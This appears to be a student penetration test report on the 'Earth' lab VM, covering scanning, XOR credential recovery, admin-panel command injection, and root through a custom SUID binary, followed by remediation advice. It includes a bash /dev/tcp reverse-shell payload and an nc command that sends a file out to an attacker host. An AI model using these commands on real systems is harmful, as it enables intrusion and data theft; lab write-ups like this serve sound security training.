



offense
Hackers Academy

PENETRATION TEST REPORT

Machine Name: Earth

Target IP: 10.0.2.21

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Submitted For: Sibin Baby

Date: 16/02/2026

1.0 Executive Summary

• 1.1 Engagement Overview

A penetration test was conducted against the target system Earth (10.0.2.21) on 16/02/2026 to evaluate the security posture of the host and identify exploitable vulnerabilities.

The assessment followed a black-box methodology, simulating an external attacker with no prior knowledge or credentials. The objective was to determine whether unauthorized access could be obtained and to measure the overall impact of a successful compromise.

• Testing activities included:

- Network reconnaissance
- Service enumeration
- Web application analysis
- Credential extraction
- Remote code execution testing
- Privilege escalation analysis
- Post-exploitation validation

The engagement was conducted in a controlled lab environment.

1.2 Executive Risk Summary

The Earth machine was fully compromised.

• The attack required:

- 1.No advanced memory exploitation
- 2.No zero-day vulnerabilities
- 3.No brute-force attacks

• Instead, the compromise resulted from:

- 1.Information disclosure
- 2.Weak cryptographic implementation
- 3.Insecure admin functionality
- 4.Improper privilege management

• An attacker was able to:

- 1.Extract administrative credentials
- 2.Execute system-level commands
- 3.Obtain a reverse shell
- 4.Reset the root password
- 5.Gain full root access

1.3 Overall Risk Rating

Risk Level: CRITICAL

- **Risk Justification**

The vulnerabilities allowed:

1. Complete system takeover
2. Administrative control
3. Root-level privilege escalation
4. Full access to sensitive system files

The attack chain demonstrates a high-impact compromise with moderate effort, resulting in total loss of confidentiality, integrity, and availability.

2.0 Scope & Methodology

• 2.1 Scope of Engagement

The scope of this penetration test included the following target:

- Target System: Earth
- IP Address: 10.0.2.21
- Environment: Controlled Lab Environment
- Testing Type: Black-Box Assessment

The assessment focused exclusively on the identified host and its exposed services. No additional network systems were included within scope.

• 2.2 Testing Approach

The engagement followed a structured penetration testing methodology designed to simulate a real-world attack lifecycle.

The following phases were executed:

1. Reconnaissance

- Network discovery
- Service identification
- Domain and virtual host enumeration

2. Enumeration

- Web application analysis
- Hidden file discovery
- Sensitive data exposure identification
- Encryption mechanism review

3. Exploitation

- Credential extraction
- Administrative access acquisition
- Command injection testing
- Remote code execution validation

4. Privilege Escalation

- SUID binary enumeration
- Custom binary analysis
- Trigger-based privilege abuse
- Root password reset

5. Post-Exploitation

- Root access confirmation
- Sensitive file access validation
- Flag retrieval
- Impact assessment

2.3 Tools Utilized

The following tools were used during the engagement:

- **Nmap – Network scanning & service enumeration**
- **Web Browser – Manual application testing**
- **CyberChef – XOR decryption analysis**
- **Netcat – Reverse shell handling**
- **ltrace / strings – Binary analysis**
- **Linux native utilities – Enumeration & exploitation**

2.4 Rules of Engagement

- Testing was performed in a non-production lab environment.
- No denial-of-service attacks were conducted.
- No destructive actions were performed beyond controlled privilege escalation.
- All activities were documented for reporting purposes.

Findings Summary Table

ID	Finding Title	Severity	Impact	Status
F-01	Virtual Host Information Disclosure	Medium	Revealed hidden domains	Confirmed
F-02	Sensitive File Exposure via robots.txt	High	Development notes exposed	Confirmed
F-03	Weak XOR Encryption Implementation	High	Credentials derivable	Confirmed
F-04	Administrative Credential Exposure	Critical	Admin access obtained	Exploited
F-05	Authenticated Command Injection	Critical	Remote Code Execution	Exploited
F-06	Reverse Shell Access	Critical	System foothold gained	Exploited
F-07	Insecure Custom SUID Binary (reset_root)	Critical	Root password reset	Exploited
F-08	Full Privilege Escalation to Root	Critical	Complete system compromise	Exploited

3.0 Internal Phase

3.1 Reconnaissance & Service Enumeration

Activity 1: Initial Port Scan

- **Activity Performed**

A basic TCP port scan was conducted against the target host 10.0.2.21 using Nmap. Command Executed



```
Session Actions Edit View Help
(kali@kali)-[~]
$ nmap 10.0.2.21
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-16 04:35 +0530
Nmap scan report for earth.local (10.0.2.21)
Host is up (0.0017s latency).
Not shown: 987 filtered tcp ports (no-response), 10 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
MAC Address: 08:00:27:08:C9:BF (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 5.23 seconds
(kali@kali)-[~]
$
```

nmap 10.0.2.21

- **Objective**

To identify open ports and exposed services running on the target system. Additional Observations:

- 987 TCP ports were filtered (no response)
- 10 TCP ports were filtered (admin-prohibited)
- MAC Address: 08:00:27:08:C9:BF (Oracle VirtualBox virtual NIC)

- **Evidence Description**

The Nmap output confirms the host is live and exposing three primary services: SSH, HTTP, and HTTPS.

Risk Impact

- SSH (22) may allow remote access if weak credentials exist.
- HTTP (80) and HTTPS (443) indicate a web application is hosted.
- Filtered ports suggest firewall configuration is present.

- **Initial Assessment**


The attack surface includes remote login (SSH) and web application services, making this primarily a web-focused target.

Activity 2: Web Application Access Attempt

- **Activity Performed**

Accessed the web service via browser at:

http://10.0.2.21



- **Findings**

The application returned:

“Bad Request (400)”

- **Objective**

To determine if the web server is accessible and identify application behavior.

- **Analysis**

- A 400 Bad Request response typically indicates:
- Host header misconfiguration
- Virtual host configuration requirement
- Improper request formatting
- Domain-based routing

This suggests the application may rely on a specific hostname rather than direct IP access.

- **Risk Impact**

The presence of a misconfigured or hostname-dependent web service indicates:

- Possible virtual host configuration
- Potential hidden subdomains
- Misconfigured web application routing

Activity 3: Service Version Detection & Domain Identification

• Command Executed

```
Nmap done: 1 IP address (1 host up) scanned in 5.23 seconds

(kali@kali)-[~]
$ nmap 10.0.2.21 -A
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-16 04:37 +0530
Nmap scan report for earth.local (10.0.2.21)
Host is up (0.0016s latency).
Not shown: 987 filtered tcp ports (no-response), 10 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.6 (protocol 2.0)
|_ ssh-hostkey:
|_ 256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
|_ 256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)
80/tcp    open  http      Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_ http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_ http-title: Earth Secure Messaging
443/tcp   open  ssl/http  Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_ http-title: Earth Secure Messaging
|_ http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_ ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_ http/1.1
|_ ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
|_ Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
|_ Not valid before: 2021-10-12T23:26:31
|_ Not valid after: 2031-10-10T23:26:31
MAC Address: 08:00:27:08:C9:BF (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router|storage-misc
Running (JUST GUESSING): Linux 4.X|5.X|6.X|2.6.X|3.X (97%), MikroTik RouterOS 7.X (94%), Synology DiskStation Manager 5.X (90%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:6.0 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3 cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:3 cpe:/a:synology:diskstation_manager:5.2
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Linux 5.0 - 5.14 (97%), OpenWrt 21.02 (Linux 5.4) (95%), Linux 4.19 (94%), Linux 6.0 (94%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (94%), Linux 2.6.32 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (91%), Linux 2.6.32 - 3.10 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 1.57 ms earth.local (10.0.2.21)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 23.97 seconds
```

• Objective

To identify service versions and extract domain information from the SSL certificate.

Key Findings

The SSL certificate revealed two configured domains:

- **earth.local** (Primary Domain)
- **terratest.earth.local** (Subdomain)

• Analysis

The web server uses virtual host routing, meaning it requires a valid hostname in the request.

This explains why accessing the site via IP address returned a 400 Bad Request error.

• Security Impact

- earth.local appears to host the main application.
- terratest.earth.local may represent a test or secondary environment.
- Multiple virtual hosts increase the attack surface.

Further testing will focus on these domains.

3.2 Web Application Enumeration – terratest.earth.local

Activity 4: Accessing Virtual Host

- **Activity Performed**


After identifying the virtual hosts, the domain terratest.earth.local was added to /etc/hosts and accessed via browser.

```
Session Actions Edit View Help
GNU nano 8.7 /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
10.0.2.20 5H4my4.r3dte4m
10.0.2.20 l0x0s36.r3dte4m
10.0.2.21 earth.local
10.0.2.21 terratest.earth.local

::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

- **Findings**

The page displayed:



“Earth Secure Messaging Service”

- **The application contained:**


1. A message input field
2. A message key field

This indicates a custom messaging or encryption-based web application.


Activity 5: Admin Panel Discovery

- **Activity Performed**

Manual browsing identified the endpoint:
/admin



This redirected to:
/admin/login



- **Findings**

An Admin Command Tool login interface was discovered.

- **Security Impact**


Presence of exposed admin panel increases attack surface.
Authentication mechanism becomes a primary target.

Activity 6: robots.txt Enumeration

- **Activity Performed**

- **Accessed:**

<https://terratest.earth.local/robots.txt>



- **Findings**

The robots file revealed:

1. Disallow: /testingnotes.*

This indicates a potentially hidden file intended to be restricted from search engines.

Activity 7: Sensitive File Discovery

- **Activity Performed**

- **Accessed:**

[/testingnotes.txt](#)

Findings

The file contained internal development notes mentioning:

XOR encryption

Testing different key lengths

Need to improve admin panel

Security considerations

This confirms:

The application uses XOR-based encryption.

Development/testing artifacts are publicly accessible.

Poor security hygiene (sensitive notes exposed).

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Activity 8: Additional File Discovery

- **Accessed:**

/testdata.txt




The file contained plaintext sample data used for testing encryption. This likely serves as known input data for the encryption mechanism.

Activity 9: Encryption Analysis & Credential Extraction

- **Activity Performed**

The encrypted content from the application was analyzed using XOR decryption techniques.

Using CyberChef:



Decoded hex input

Applied XOR with suspected key

- **Result**

The decrypted output revealed repeating pattern:

earthclimatechangebad4humans

This string was identified as a potential password.

- **Credential Discovery**

From the decrypted data and contextual clues:

Username: **terra**

Password: **earthclimatechangebad4humans**

- **Risk Impact**

Sensitive development notes exposed via robots.txt.

Weak encryption (XOR) used in application.

Credentials derivable from exposed test data.

Administrative login compromised without brute force.

3.3 Command Injection & Remote Code Execution


Activity 10: Admin Panel Access

- **Activity Performed**

Using the previously obtained credentials:

Username: terra

Password: earthclimatechangebad4humans



Successful authentication to:

<http://earth.local/admin>


- **Findings**

The interface displayed an Admin Command Tool allowing execution of CLI commands on the server.

This indicates backend command execution functionality exposed via web interface.

Activity 11: Reverse Shell Setup

Activity Performed



- A Netcat listener was started on the attacker machine:
nc -lvnp 4444


- **Objective**

To receive a reverse shell connection from the target system.

Activity 12: Remote Code Execution via Admin Command Tool

- **Payload Submitted**

`bash -c 'exec bash -i &>/dev/tcp/167772687/4444 <&1'`



- **Objective**

To establish a reverse shell connection from the target machine back to the attacker system.

- **Explanation**

`bash -i` → launches interactive shell


`/dev/tcp/IP/PORT` → initiates TCP connection

4444 → attacker listening port

Redirection operators → route input/output through the socket

- **Result**

The Netcat listener received a connection from the target:



An interactive shell was successfully obtained on the Earth machine.

- **Impact**

Remote Code Execution (RCE) confirmed.

Authenticated command execution abused.

Full shell access to the system achieved.

Target host compromised.

- **Severity**

Critical

Web-based command execution leading to reverse shell access constitutes complete system compromise.

3.4 Privilege Escalation – SUID Binary Abuse

Activity 13: SUID Enumeration

- **Activity Performed**

After obtaining a reverse shell, SUID binaries were enumerated to identify potential privilege escalation vectors.

- **Command Executed**

find / -perm -4000 -type f 2>/dev/null

```
find: '/var/spool/at': Permission denied
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
find: '/usr/share/polkit-1/rules.d': Permission denied
find: '/usr/share/empty.sshd': Permission denied
find: '/usr/libexec/initscripts/legacy-actions/auditd': Permission denied
find: '/home/earth': Permission denied
bash-5.1$ ^X@s$
```

- **Findings**

Among standard SUID binaries, a custom binary was identified:

/usr/bin/reset_root

This is not a default Linux binary and indicates a potential misconfiguration or intentional privilege escalation path.

- **Security Significance**

Custom SUID binaries often contain insecure logic.

SUID programs execute with root privileges.

If improperly coded, they can allow privilege escalation.

Activity 14: Binary Exfiltration for Analysis

- **Activity Performed**

The binary was transferred to the attacker machine for inspection.

- **Command Used**

nc 10.0.2.15 1234 < reset_root

- **On attacker:**

nc -lvnp 1234 > reset_root

```
nc 10.0.2.15 1234 < reset_root
bash-5.1$
```

```
—(kaliⓈkali)-[~]
—$ ls reset_root
reset_root
```

```
—(kaliⓈkali)-[~]
—$
```

- **Objective**

To analyze the binary locally and determine its functionality.

- **Impact**

Discovery of a custom SUID binary indicates improper privilege management.

Potential path to root-level access identified.


System misconfiguration confirmed.

3.5 Privilege Escalation – Exploiting reset_root SUID Binary

Activity 15: Binary Analysis

Activity Performed

The reset_root binary was analyzed locally using:
strings reset_root



```
(kali@kali)-[~]  
$ strings reset_root  
/lib64/ld-linux-x86-64.so.2  
setuid  
puts  
system  
access  
__libc_start_main  
libc.so.6  
GLIBC_2.2.5  
__gmon_start__  
H=000
```

- **Findings**

The binary referenced:

- 1.setuid
- 2.system
- 3.access


This confirms it runs with elevated privileges and performs file existence checks.

Activity 16: Runtime Analysis

- **Activity Performed**

- **Dynamic analysis using:**

ltrace ./reset_root



```
(kali@kali)-[~]  
$ ltrace ./reset_root  
puts("CHECKING IF RESET TRIGGERS PRESE" ...CHECKING IF RESET TRIGGERS PRESENT...  
)= 38  
access("/dev/shm/kHgTFI5G", 0) = -1  
access("/dev/shm/Zw7bV9U5", 0) = -1  
access("/tmp/kcMOWewe", 0) = -1  
puts("RESET FAILED, ALL TRIGGERS ARE N" ...RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.  
)= 44  
+++ exited (status 0) +++  
  
(kali@kali)-[~]  
$
```

- **Findings**

The program checked for the presence of specific files:

/dev/shm/KhgTFI5G
/dev/shm/Zw7bV9U5
/tmp/kcMOWewe

If these files were not present, the program returned:
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.

Activity 17: Trigger File Creation

Activity Performed

The required trigger files were manually created:

```
bash: file_to_send.txt: No such file or directory
bash-5.1$ nc 10.0.2.15 1234 < reset_root
nc 10.0.2.15 1234 < reset_root
bash-5.1$ touch /dev/shm/kHgTFI5G
touch /dev/shm/kHgTFI5G
bash-5.1$ touch /dev/shm/Zw7bV9U5
touch /dev/shm/Zw7bV9U5
bash-5.1$ touch /tmp/kcM0Wewe
touch /tmp/kcM0Wewe
bash-5.1$ █
```

touch /dev/shm/KhgTFI5G

touch /dev/shm/Zw7bV9U5

touch /tmp/kcM0Wewe

- **Then executed:**

```
bash-5.1$ touch /dev/shm/kHgTFI5G
touch /dev/shm/kHgTFI5G
bash-5.1$ touch /dev/shm/Zw7bV9U5
touch /dev/shm/Zw7bV9U5
bash-5.1$ touch /tmp/kcM0Wewe
touch /tmp/kcM0Wewe
bash-5.1$ ./reset_root
./reset_root
CHECKING IF RESET TRIGGERS PRESENT ...
RESET TRIGGERS ARE PRESENT, RESETTNG ROOT PASSWORD TO: Earth
bash-5.1$ █
```

./reset_root

- **Result**

The program output:

RESET TRIGGERS ARE PRESENT, RESETTNG ROOT PASSWORD TO: **Earth**

This confirms the SUID binary resets the root password when specific trigger files exist.

- **Impact**

1. Root password successfully reset.
2. Full privilege escalation achieved.
3. Complete system compromise confirmed.

3.6 Root Access Confirmation & Flag Retrieval

Activity 18: Switching to Root User

- Activity Performed

After resetting the root password to Earth, privilege escalation was completed using:

```
ash-5.1$ su root
su root
password: Earth

root@earth bin]# whoami
whoami
root
root@earth bin]#
```

```
root@earth bin]# cd /root
cd /root
root@earth ~]# ls
ls
naconda-ks.cfg  root_flag.txt
root@earth ~]# cat root_flag.txt
cat root_flag.txt

      .-o#66*''?'d:>b\_
    _o/-'... '., dMF9MMMMMMHo_
      .o6#'    'MbHMMMMMMMMMMHo.
    .o""#     vodM*$66HMMMMMMMMMM?.
      .      $M6ood,~'^(6##MMMMMMH\
    &         ,MMMMMM#b?#bobMMMMHMMML
  ?$.        ?MMMMMMMMMMMMMMMMMM7MMM$R*Hk
H #:         :MMMMMMMMMMMMMMMMMM/HMMM|`*L
MMH#         |MMMMMMMMMMMMMMMMMMbMH'  T,
MMMMb_       `*MMMMMMMMMMMMMMMMMMb#}'  `?
MMMMMMHo    " "*""*#MMMMMMMMMMMMMM'   -
MMMMMMMP    |MMMMMMMMMMMP'           :
?MMMMMM    `MMMMMMMMMT               .
: |MMMMMM-  9MMMMMM}                 -
.9MMM[     |MMMMMMMM?,d-             '
:9MMk      `MMMMMMT .M|.            :
6M}        6MMMMM*'  '              .
6.         `MMM#"                -
      .-.._.,dd##pp=""

Congratulations on completing Earth!
If you have any feedback please contact me at SirFlash@protonmail.com
root_flag_b0da9554d29db2117b02aa8b66ec492e]
root@earth ~]# ^X@s5█
```

- Impact

Full administrative control over the system achieved.

Root-level access confirmed.

Sensitive system files accessible.

Complete compromise of the Earth machine.

Final Privilege Status

User → Admin → Remote Shell → Root

Full attack chain successfully executed.

4.0 Remediation & Security Recommendations

This section should be placed after Section 3.6 Root Access Confirmation.

• 4.1 Immediate Remediation Actions (Critical Priority)

The following vulnerabilities require urgent remediation:

1. Remove or Secure Admin Command Execution Interface

The exposed Admin Command Tool allowed direct system command execution.

Recommended Action:

- Remove web-based CLI functionality entirely.
- If required, restrict access via IP whitelisting and strong authentication.
- Implement strict input validation to prevent command injection.

2. Eliminate Weak Encryption (XOR)

The application used reversible XOR encryption, allowing credential recovery.

Recommended Action:

- Replace XOR with industry-standard encryption (AES-256).
- Use secure key management practices.
- Never expose encryption test data publicly.

3. Remove Development & Testing Files

Sensitive files were publicly accessible:

- /robots.txt
- /testingnotes.txt
- /testdata.txt

Recommended Action:

- Remove development artifacts from production.
- Restrict direct file access.
- Perform routine file exposure audits.

4. Remove or Secure Custom SUID Binary

The /usr/bin/reset_root binary allowed root password reset.

Recommended Action:

- Remove unnecessary SUID binaries.
- Review all SUID permissions:

`find / -perm -4000 -type f`

- Apply the principle of least privilege.

4.2 Security Hardening Recommendations

- **Access Control**

1. Enforce strong password policies.
2. Implement multi-factor authentication (MFA) for admin access.
3. Restrict SSH login attempts.

Application Security

1. Conduct secure code review.
2. Implement proper input sanitization.
3. Apply Web Application Firewall (WAF) protections.

System Hardening

1. Regular patch management.
2. Disable unnecessary services.
3. Implement centralized logging and monitoring.

Monitoring & Detection

1. Enable intrusion detection systems (IDS).
2. Monitor privilege escalation attempts.
3. Alert on unusual SUID execution behavior.

4.3 Long-Term Security Strategy

To prevent similar compromise:

